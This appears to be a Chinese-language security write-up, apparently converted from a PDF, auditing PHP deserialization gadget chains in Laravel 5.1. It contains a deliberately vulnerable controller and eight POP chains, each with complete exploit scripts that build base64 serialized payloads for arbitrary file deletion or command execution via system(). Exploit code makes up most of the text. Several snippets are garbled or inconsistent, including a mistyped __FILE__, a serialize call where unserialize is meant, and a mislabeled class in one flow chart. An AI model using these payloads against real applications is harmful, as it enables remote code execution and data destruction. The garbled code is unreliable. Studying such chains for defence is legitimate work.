

环境搭建

源码下载链接

在 `app/Http/routes.php` 中添加路由

```
Route::get('/', "DemoController@demo");
```


在 `app/Http/Controllers` 目录下添加控制器

```
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;

class DemoController extends Controller
{
    public function demo()
    {
        highlight_file(__FILE__);
        if(isset($_GET['data'])){
            $filename = "C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php";
            @unserialize(base64_decode($_GET['data']));
            if(file_exists($filename)){
                echo $filename." is exit!".PHP_EOL;
            }else{
                echo $filename." has been deleted!".PHP_EOL;
            }
        }
    }
}
```

漏洞分析

先寻找一下反序列化漏洞的触发点，全局搜索 `__destruct()` 方法



POC链-1(任意文件删除漏洞)

跟进 Pipes/WindowsPipes.php 中的 `__destruct()` 方法，发现其调用了 `removeFiles()` 方法，跟进去后发现是一个简单的仍以文件删除漏洞

```
89     public function __destruct()
90     {
91         $this->close();
92         $this->removeFiles();
93     }
94
95     /** {@inheritdoc} ... */
98     public function getDescriptors(){...}
119
120     /** {@inheritdoc} ... */
123     public function getFiles(){...}
127
128     /** {@inheritdoc} ... */
131     public function readAndWrite($blocking, $close = false){...}
159
160     /** {@inheritdoc} ... */
163     public function areOpen(){...}
167
168     /** {@inheritdoc} ... */
171     public function close(){...}
179
180     /** Creates a new WindowsPipes instance. ... */
188     public static function create(Process $process, $input){...}
192
193     /** Removes temporary files. ... */
196     private function removeFiles()
197     {
198         foreach ($this->files as $filename) {
199             if (file_exists($filename)) {
200                 @unlink($filename);
201             }
202         }
203         $this->files = array();
204     }
205 }
```

exp

```
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;
class DemoController extends Controller
{
    public function demo()
    {
        highlight_file($_FILE__);
        if(isset($_GET['data'])) {
            $filename = "C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php";
            @unserialize(base64_decode($_GET['data']));
            if(file_exists($filename)) {
                echo $filename. " is exist!".PHP_EOL;
            }
            else {
                echo $filename. " has been deleted!".PHP_EOL;
            }
        }
    }
}

} C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php is exit!

<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;
class DemoController extends Controller
{
    public function demo()
    {
        highlight_file($_FILE__);
        if(isset($_GET['data'])) {
            $filename = "C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php";
            @unserialize(base64_decode($_GET['data']));
            if(file_exists($filename)) {
                echo $filename. " is exist!".PHP_EOL;
            }
            else {
                echo $filename. " has been deleted!".PHP_EOL;
            }
        }
    }
}

} C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php has been deleted!
```



POC链-2

3 / 20

全局搜索 `__call()` 方法, 跟进 `src/Faker/Generator.php` 中的 `__call()` 方法, 这里和 Laravel5.4 的链子中的一条链子相似了 (不进行具体分析了, 可以看之前 Laravel5.4 的代码审计)

```

194     public function format($formatter, $arguments = array())
195     {
196         return call_user_func_array($this->getFormatter($formatter), $arguments);
197     }
198
199     /** @return Callable ...*/
200     public function getFormatter($formatter)
201     {
202         if (isset($this->formatters[$formatter])) {
203             return $this->formatters[$formatter];
204         }
205         foreach ($this->providers as $provider) {
206             if (method_exists($provider, $formatter)) {
207                 $this->formatters[$formatter] = array($provider, $formatter);
208             }
209             return $this->formatters[$formatter];
210         }
211         throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
212     }
213
214     /** Replaces tokens ('{ tokenName }') with the result from the token method call ...*/
215     public function parse($string){...}
216
217     protected function callFormatWithMatches($matches){...}
218
219     /** @param string $attribute ...*/
220     public function __get($attribute){...}
221
222     /** @param string $method ...*/
223     public function __call($method, $attributes)
224     {
225         return $this->format($method, $attributes);
226     }
227
228 }

```

exp

```

<?php
namespace Faker {
    class Generator {
        protected $formatters = array();
        function __construct() {
            $this->formatters = ['clearAll' => "system"];
        }
    }
}

namespace {
    use Faker\Generator;
    class Swift_Mime_SimpleMimeEntity {
        private $_cache;
        private $_cacheKey;
        public function __construct($cacheKey="") {
            $this->_cache = new Generator();
            $this->_cacheKey = $cacheKey;
        }
    }
}

```

```
}
$demo = new Swift_Mime_SimpleMimeEntity("calc");
echo base64_encode(serialize($demo));
}
?>
```

```
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
class DemoController extends Controller
{
    public function demo()
    {
        highlight_file(__FILE__);
        if(isset($_GET['data'])){}
        $filename = "C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php";
        @serialize(base64_decode($_GET['data']));
        if(file_exists($filename)){
            echo $filename." is exist!".PHP_EOL;
        }else{
            echo $filename." has been deleted!".PHP_EOL;
        }
    }
}
```

C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php has been deleted!



POC链利用流程图

```
3 # lib/classes/Swift/Mime/SimpleMimeEntity.php
4 class Swift_Mime_SimpleMimeEntity implements Swift_Mime_MimeEntity {
5     public function __destruct() {
6         $this->_cache->clearAll($this->_cacheKey);
7     }
8 }
9
10 # src/Faker/Generator.php
11 class Generator {
12     public function __call($method, $attributes) {
13         return $this->format($method, $attributes);
14     }
15     public function format($formatter, $arguments = array()) {
16         return call_user_func_array($this->getFormatter($formatter), $arguments);
17     }
18     public function getFormatter($formatter) {
19         if (isset($this->formatters[$formatter])) {
20             return $this->formatters[$formatter];
21         }
22     }
23 }
```

POC链-3

跟进 lib/classes/Swift/KeyCache/DiskKeyCache.php 中的 __destruct() 方法，这里的 \$this->_keys 是可控的

```

315     public function __destruct()
316     {
317         foreach ($this->_keys as $nsKey => $null) {
318             $this->clearAll($nsKey);
319         }
320     }
321 }

```

继续看看 foreach 中调用的 `clearAll()` 方法，当 `array_key_exists()` 判断为 true 时进入 foreach，接着调用 `clearKey()` 方法，进入 if 判断后调用 `hasKey()` 方法，由于这里的 `$this->_path` 是可控的，因此可以为其赋值为一个类名从而触发该类中的 `__toString()` 方法

```

219     /** Check if the given $itemKey exists in the namespace $nsKey. ... */
227     public function hasKey($nsKey, $itemKey)
228     {
229         return is_file( filename: $this->_path.'/'.$nsKey.'/'.$itemKey);
230     }
231
232     /** Clear data for $itemKey in the namespace $nsKey if it exists. ... */
238     public function clearKey($nsKey, $itemKey)
239     {
240         if ($this->hasKey($nsKey, $itemKey)) {
241             $this->_freeHandle($nsKey, $itemKey);
242             unlink( filename: $this->_path.'/'.$nsKey.'/'.$itemKey);
243         }
244     }
245
246     /** Clear all data in the namespace $nsKey if it exists. ... */
251     public function clearAll($nsKey)
252     {
253         if (array_key_exists($nsKey, $this->_keys)) {
254             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
255                 $this->clearKey($nsKey, $itemKey);
256             }
257             if (is_dir( filename: $this->_path.'/'.$nsKey)) {
258                 rmdir( directory: $this->_path.'/'.$nsKey);
259             }
260             unset($this->_keys[$nsKey]);
261         }
262     }

```

这里可以选择 `library/Mockery/Generator/DefinedTargetClass.php` 中的 `__toString()` 方法作为触发的点，其先会调用 `getName()` 方法，且该方法中的 `$this->rfc` 是可控的，因此可以来触发一个没有 `getName()` 方法的类从而来触发该类中的 `__call()` 方法

```

7     private $rfc;
8
9     public function __construct(\ReflectionClass $rfc){...}
13
14     public static function factory($name){...}
18
19     public function getName()
20     {
21         return $this->rfc->getName();
22     }
23
24     public function isAbstract(){...}
28
29     public function isFinal(){...}
33
34     public function getMethods(){...}
40
41     public function getInterfaces(){...}
48
49     public function __toString()
50     {
51         return $this->getName();
52     }

```

全局搜索 `__call()` 方法，跟进 `src/Faker/ValidGenerator.php` 中的 `__call()` 方法，其 `while` 语句内的 `$this->validator` 是可控的，当 `$res` 能够是命令执行函数的参数时即可触发命令执行 RCE，由于 `$this->generator` 也是可控的，因此可以寻找一个能够有返回参数值的方法类来达到返回命令执行函数参数的目的从而 RCE

```

46     public function __call($name, $arguments)
47     {
48         $i = 0;
49         do {
50             $res = call_user_func_array(array($this->generator, $name), $arguments);
51             $i++;
52             if ($i > $this->maxRetries) {
53                 throw new \OverflowException(sprintf('Maximum retries of %d reached without finding a valid value', $i));
54             }
55         } while (!call_user_func($this->validator, $res));
56
57         return $res;
58     }
59 }

```

这里可以用 `src/Faker/DefaultGenerator.php` 来做触发点，当前面设置的方法不存在时这里就会触发到 `__call()` 方法，从而返回可控参数 `$this->default` 的值

```

9     class DefaultGenerator
10     {
11         protected $default;
12
13         public function __construct($default = null){...}
17
18         /** @param string $attribute ...*/
21         public function __get($attribute){...}
25
26         /** @param string $method ...*/
30         public function __call($method, $attributes)
31         {
32             return $this->default;
33         }
34     }

```

```
<?php
namespace Faker {
    class DefaultGenerator {
        protected $default;
        public function __construct($payload) {
            $this->default = $payload;
        }
    }
    class ValidGenerator {
        protected $generator;
        protected $validator;
        protected $maxRetries;
        public function __construct($payload) {
            $this->generator = new DefaultGenerator($payload);
            $this->validator = "system";
            $this->maxRetries = 1; // 不设置值的话默认是重复10000次
        }
    }
}

namespace Mockery\Generator {
    use Faker\ValidGenerator;
    class DefinedTargetClass {
        private $rfc;
        public function __construct($payload) {
            $this->rfc = new ValidGenerator($payload);
        }
    }
}

namespace {
    use Mockery\Generator\DefinedTargetClass;
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new DefinedTargetClass($payload);
        }
    }
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>
```




9 / 20

POC链-4

起始点和终点的利用链和 POC链-3 一样，将 `__toString()` 的触发点变一下，跟进 `lib/classes/Swift/Mime/SimpleMimeEntity.php` 中的 `__toString()` 方法，其调用了 `toString()` 方法，由于 `$this->_headers` 是可控的，因此可以接上上一条链子的 `__call()` 方法利用进行 RCE 操作

```

457  /** Get this entire entity as a string. ...*/
462  public function toString()
463  {
464      $string = $this->_headers->toString();
465      $string .= $this->_bodyToString();
466
467      return $string;
468  }
469
470  /** Get this entire entity as a string. ...*/
475  protected function _bodyToString(){...}
499
500  /** Returns a string representation of this object. ...*/
507  public function __toString()
508  {
509      return $this->toString();
510  }

```

exp

```

<?php
namespace Faker {
    class DefaultGenerator {
        protected $default;
        public function __construct($payload) {
            $this->default = $payload;
        }
    }
    class ValidGenerator {
        protected $generator;
        protected $validator;
        protected $maxRetries;
        public function __construct($payload) {
            $this->generator = new DefaultGenerator($payload);
            $this->validator = "system";
            $this->maxRetries = 1; // 不设置值的话默认是重复10000次
        }
    }
}

namespace {
    use Faker\ValidGenerator;
    class Swift_Mime_SimpleMimeEntity {
        private $_headers;
        public function __construct($payload) {
            $this->_headers = new ValidGenerator($payload);
        }
    }
    class Swift_KeyCache_DiskKeyCache {

```

```

        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new Swift_Mime_SimpleMimeEntity($payload);
        }
    }
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>

```

POC链利用流程图

```

3  # lib/classes/Swift/KeyCache/DiskKeyCache.php
4  class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
5      public function __destruct() {
6          foreach ($this->_keys as $nsKey => $null) {
7              $this->clearAll($nsKey);
8          }
9      }
10     public function clearAll($nsKey) {
11         if (array_key_exists($nsKey, $this->_keys)) {
12             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
13                 $this->clearKey($nsKey, $itemKey);
14             }
15         }
16     }
17     public function clearKey($nsKey, $itemKey) {
18         if ($this->hasKey($nsKey, $itemKey)) {}
19     }
20     public function hasKey($nsKey, $itemKey){
21         return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
22     }
23 }
24
25 # lib/classes/Swift/Mime/SimpleMimeEntity.php
26 class Swift_Mime_SimpleMimeEntity implements Swift_Mime_MimeEntity {
27     public function __toString() {
28         return $this->toString();
29     }
30     public function toString() {
31         $string = $this->_headers->toString();
32     }
33 }
34
35 # src/Faker/ValidGenerator.php
36 class ValidGenerator {
37     public function __call($name, $arguments) {
38         do {
39             $res = call_user_func_array(array($this->generator, $name), $arguments);
40         } while (!call_user_func($this->validator, $res));
41     }
42 }
43
44 # src/Faker/DefaultGenerator.php
45 class DefaultGenerator {
46     public function __call($method, $attributes) {
47         return $this->default;
48     }
49 }

```

POC链-5

起始点和 POC链-3 一样，从 `__toString()` 开始，跟进 `src/Prophecy/Argument/Token/ObjectStateToken.php` 中的 `__toString()` 方法，这里 `$this->util` 和 `$this->value` 均可控

```

97 public function __toString()
98 {
99     return sprintf( format: 'state(%s(), %s)',
100         $this->name,
101         $this->util->stringify($this->value)
102     );
103 }

```

接着后面利用 POC链-2 后半段的 `__call()` 触发方法即可进行命令执行操作从而达到 RCE

exp

```

<?php
namespace Faker {
    class Generator {
        protected $formatters = array();
        function __construct() {
            $this->formatters = ['stringify' => "system"];
        }
    }
}

namespace Prophecy\Argument\Token {
    use Faker\Generator;
    class ObjectStateToken {
        private $name;
        private $value;
        private $util;
        public function __construct($payload) {
            $this->name = "H3rmesk1t";
            $this->util = new Generator();
            $this->value = $payload;
        }
    }
}

namespace {
    use Prophecy\Argument\Token\ObjectStateToken;
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new ObjectStateToken($payload);
        }
    }
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>

```

POC链利用流程图

```

3  # lib/classes/Swift/KeyCache/DiskKeyCache.php
4  class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
5      public function __destruct() {
6          foreach ($this->_keys as $nsKey => $null) {
7              $this->clearAll($nsKey);
8          }
9      }
10     public function clearAll($nsKey) {
11         if (array_key_exists($nsKey, $this->_keys)) {
12             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
13                 $this->clearKey($nsKey, $itemKey);
14             }
15         }
16     }
17     public function clearKey($nsKey, $itemKey) {
18         if ($this->hasKey($nsKey, $itemKey)) {}
19     }
20     public function hasKey($nsKey, $itemKey){
21         return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
22     }
23 }
24
25 # src/Prophecy/Argument/Token/ObjectStateToken.php
26 class Swift_Mime_SimpleMimeEntity implements Swift_Mime_MimeEntity {
27     public function __toString() {
28         return sprintf('state(%s(), %s)', $this->name, $this->util->stringify($this->value));
29     }
30 }
31
32 # src/Faker/Generator.php
33 class Generator {
34     public function __call($method, $attributes) {
35         return $this->format($method, $attributes);
36     }
37     public function format($formatter, $arguments = array()) {
38         return call_user_func_array($this->getFormatter($formatter), $arguments);
39     }
40     public function getFormatter($formatter) {
41         if (isset($this->formatters[$formatter])) {
42             return $this->formatters[$formatter];
43         }
44     }
45 }

```

POC链-6

起始点和终点的利用链和 POC链-5 一样，将 `__toString()` 的触发点变一下，跟进 `src/Prophecy/Argument/Token/IdenticalValueToken.php` 中的 `__toString()` 方法，这里 `$this->string`、`$this->util` 和 `$this->value` 均可控

```

66 public function __toString()
67 {
68     if (null === $this->string) {
69         $this->string = sprintf('format: %s', $this->util->stringify($this->value));
70     }
71
72     return $this->string;
73 }
74

```

exp

```

<?php
namespace Faker {
    class Generator {
        protected $formatters = array();
        function __construct() {
            $this->formatters = ['stringify' => "system"];

```

```
    }  
  }  
}  
  
namespace Prophecy\Argument\Token {  
    use Faker\Generator;  
    class IdenticalValueToken {  
        private $string;  
        private $value;  
        private $util;  
        public function __construct($payload) {  
            $this->name = null;  
            $this->util = new Generator();;  
            $this->value = $payload;  
        }  
    }  
}  
  
namespace {  
    use Prophecy\Argument\Token\IdenticalValueToken;  
    class Swift_KeyCache_DiskKeyCache {  
        private $_path;  
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];  
        public function __construct($payload) {  
            $this->_path = new IdenticalValueToken($payload);  
        }  
    }  
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));  
}  
?>
```

POC链利用流程图

```

3  # lib/classes/Swift/KeyCache/DiskKeyCache.php
4  class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
5      public function __destruct() {
6          foreach ($this->_keys as $nsKey => $null) {
7              $this->clearAll($nsKey);
8          }
9      }
10     public function clearAll($nsKey) {
11         if (array_key_exists($nsKey, $this->_keys)) {
12             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
13                 $this->clearKey($nsKey, $itemKey);
14             }
15         }
16     }
17     public function clearKey($nsKey, $itemKey) {
18         if ($this->hasKey($nsKey, $itemKey)) {}
19     }
20     public function hasKey($nsKey, $itemKey){
21         return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
22     }
23 }
24
25 # src/Prophecy/Argument/Token/IdenticalValueToken.php
26 class IdenticalValueToken implements TokenInterface {
27     public function __toString() {
28         if (null === $this->string) {
29             $this->string = sprintf('identical(%s)', $this->util->stringify($this->value));
30         }
31     }
32 }
33
34 # src/Faker/Generator.php
35 class Generator {
36     public function __call($method, $attributes) {
37         return $this->format($method, $attributes);
38     }
39     public function format($formatter, $arguments = array()) {
40         return call_user_func_array($this->getFormatter($formatter), $arguments);
41     }
42     public function getFormatter($formatter) {
43         if (isset($this->formatters[$formatter])) {
44             return $this->formatters[$formatter];
45         }
46     }
47 }

```

POC链-7

起始点和终点的利用链和 POC链-5 一样，将 `__toString()` 的触发点变一下，跟进 `src/Prophecy/Argument/Token/ExactValueToken.php` 中的 `__toString()` 方法，这里 `$this->string`、`$this->util` 和 `$this->value` 均可控

```

108 public function __toString()
109 {
110     if (null === $this->string) {
111         $this->string = sprintf('exact(%s)', $this->util->stringify($this->value));
112     }
113
114     return $this->string;
115 }
116 }

```

exp

```

<?php
namespace Faker {
    class Generator {
        protected $formatters = array();
        function __construct() {
            $this->formatters = ['stringify' => "system"];

```

```
    }  
  }  
}  
  
namespace Prophecy\Argument\Token {  
    use Faker\Generator;  
    class ExactValueToken {  
        private $string;  
        private $value;  
        private $util;  
        public function __construct($payload) {  
            $this->name = null;  
            $this->util = new Generator();  
            $this->value = $payload;  
        }  
    }  
}  
  
namespace {  
    use Prophecy\Argument\Token\ExactValueToken;  
    class Swift_KeyCache_DiskKeyCache {  
        private $_path;  
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];  
        public function __construct($payload) {  
            $this->_path = new ExactValueToken($payload);  
        }  
    }  
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));  
}  
?>
```

POC链利用流程图


```

3  # lib/classes/Swift/KeyCache/DiskKeyCache.php
4  class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
5      public function __destruct() {
6          foreach ($this->_keys as $nsKey => $null) {
7              $this->clearAll($nsKey);
8          }
9      }
10     public function clearAll($nsKey) {
11         if (array_key_exists($nsKey, $this->_keys)) {
12             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
13                 $this->clearKey($nsKey, $itemKey);
14             }
15         }
16     }
17     public function clearKey($nsKey, $itemKey) {
18         if ($this->hasKey($nsKey, $itemKey)) {}
19     }
20     public function hasKey($nsKey, $itemKey){
21         return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
22     }
23 }
24
25 # src/Prophecy/Argument/Token/ExactValueToken.php
26 class ExactValueToken implements TokenInterface {
27     public function __toString() {
28         if (null === $this->string) {
29             $this->string = sprintf('exact(%s)', $this->util->stringify($this->value));
30         }
31     }
32 }
33
34 # src/Faker/Generator.php
35 class Generator {
36     public function __call($method, $attributes) {
37         return $this->format($method, $attributes);
38     }
39     public function format($formatter, $arguments = array()) {
40         return call_user_func_array($this->getFormatter($formatter), $arguments);
41     }
42     public function getFormatter($formatter) {
43         if (isset($this->formatters[$formatter])) {
44             return $this->formatters[$formatter];
45         }
46     }
47 }

```

POC链-8

前半段链子和之前的其它链子一样都行，只要能触发到 `__call()` 方法，接着跟进 `src/Illuminate/Database/DatabaseManager.php` 中的 `__call()` 方法，其调用了 `connection()` 方法，跟进去，这里要让其进入 `makeConnection()` 方法从而来利用 `call_user_func()` 方法来进行 RCE

```

59 public function connection($name = null)
60 {
61     list($name, $type) = $this->parseConnectionName($name);
62
63     // If we haven't created this connection, we'll create it based on the config
64     // provided in the application. Once we've created the connections we will
65     // set the "fetch mode" for PDO which determines the query return types.
66     if (! isset($this->connections[$name])) {
67         $connection = $this->makeConnection($name);
68     }
69
70     return $this->factory->make($connection, $name);
71 }
72
155 protected function makeConnection($name)
156 {
157     $config = $this->getConfig($name);
158
159     if (isset($this->extensions[$name])) {
160         return call_user_func($this->extensions[$name], $config, $name);
161     }
162
163     $driver = $config['driver'];
164
165     if (isset($this->extensions[$driver])) {
166         return call_user_func($this->extensions[$driver], $config, $name);
167     }
168
169     return $this->factory->make($config, $name);
170 }

```

跟进 `getConfig()` 方法，继续跟进 `Arr::get($connections, $name)`，可以看到经过 `get()` 方法返回回来的 `$config` 的值是可控的，可以将命令执行函数返回回来，从而导致 RCE

```

222 protected function getConfig($name)
223 {
224     $name = $name ?: $this->getDefaultConnection();
225
226     $connections = $this->app['config']['database.connections'];
227
228     if (is_null($config = Arr::get($connections, $name))) {
229         throw new InvalidArgumentException('message: "Database [$name] not configured."');
230     }
231
232     return $config;
233 }
234
236 public static function get($array, $key, $default = null)
237 {
238     if (is_null($key)) {
239         return $array;
240     }
241
242     if (isset($array[$key])) {
243         return $array[$key];
244     }
245
246     return $default;
247 }

```

exp-1

```

<?php
namespace Illuminate\Database{
    class DatabaseManager{
        protected $app;
        protected $extensions ;
        public function __construct($payload)
        {
            $this->app['config']['database.default'] = $payload;
            $this->app['config']['database.connections'] = [$payload => 'system'];
        }
    }
}

```

```

        $this->extensions[$payload]='call_user_func';
    }
}

namespace {
    use Illuminate\Database\DatabaseManager;
    class Swift_Mime_SimpleMimeEntity {
        private $_headers;
        public function __construct($payload) {
            $this->_headers = new DatabaseManager($payload);
        }
    }
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new Swift_Mime_SimpleMimeEntity($payload);
        }
    }
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>

```

exp-2

```

<?php
namespace Illuminate\Database{
    class DatabaseManager{
        protected $app;
        protected $extensions ;
        public function __construct($payload)
        {
            $this->app['config']['database.default'] = $payload;
            $this->app['config']['database.connections'] = [$payload => 'system'];
            $this->extensions[$payload]='call_user_func';
        }
    }
}

namespace Mockery\Generator {
    use Illuminate\Database\DatabaseManager;
    class DefinedTargetClass {
        private $rfc;
        public function __construct($payload) {
            $this->rfc = new DatabaseManager($payload);
        }
    }
}

namespace {

```

```

use Mockery\Generator\DefinedTargetClass;
class Swift_KeyCache_DiskKeyCache {
    private $_path;
    private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
    public function __construct($payload) {
        $this->_path = new DefinedTargetClass($payload);
    }
}
echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>

```

POC链利用流程图

```

50 # __call() 方法之前省略
51 # src/Illuminate/Database/DatabaseManager.php
52 class DatabaseManager implements ConnectionResolverInterface {
53     public function __call($method, $parameters) {
54         return call_user_func_array([$this->connection(), $method], $parameters);
55     }
56     public function connection($name = null) {
57         if (!isset($this->connections[$name])) {
58             $connection = $this->makeConnection($name);
59         }
60     }
61     protected function makeConnection($name) {
62         $config = $this->getConfig($name);
63         if (isset($this->extensions[$name])) {
64             return call_user_func($this->extensions[$name], $config, $name);
65         }
66     }
67     protected function getConfig($name) {
68         $name = $name ?: $this->getDefaultConnection();
69         $connections = $this->app['config']['database.connections'];
70         if (is_null($config = Arr::get($connections, $name))) {
71             throw new InvalidArgumentException("Database [$name] not configured.");
72         }
73         return $config;
74     }
75 }
76
77 # src/Illuminate/Support/Arr.php
78 class Arr {
79     public static function get($array, $key, $default = null) {
80         if (isset($array[$key])) {
81             return $array[$key];
82         }
83     }
84 }

```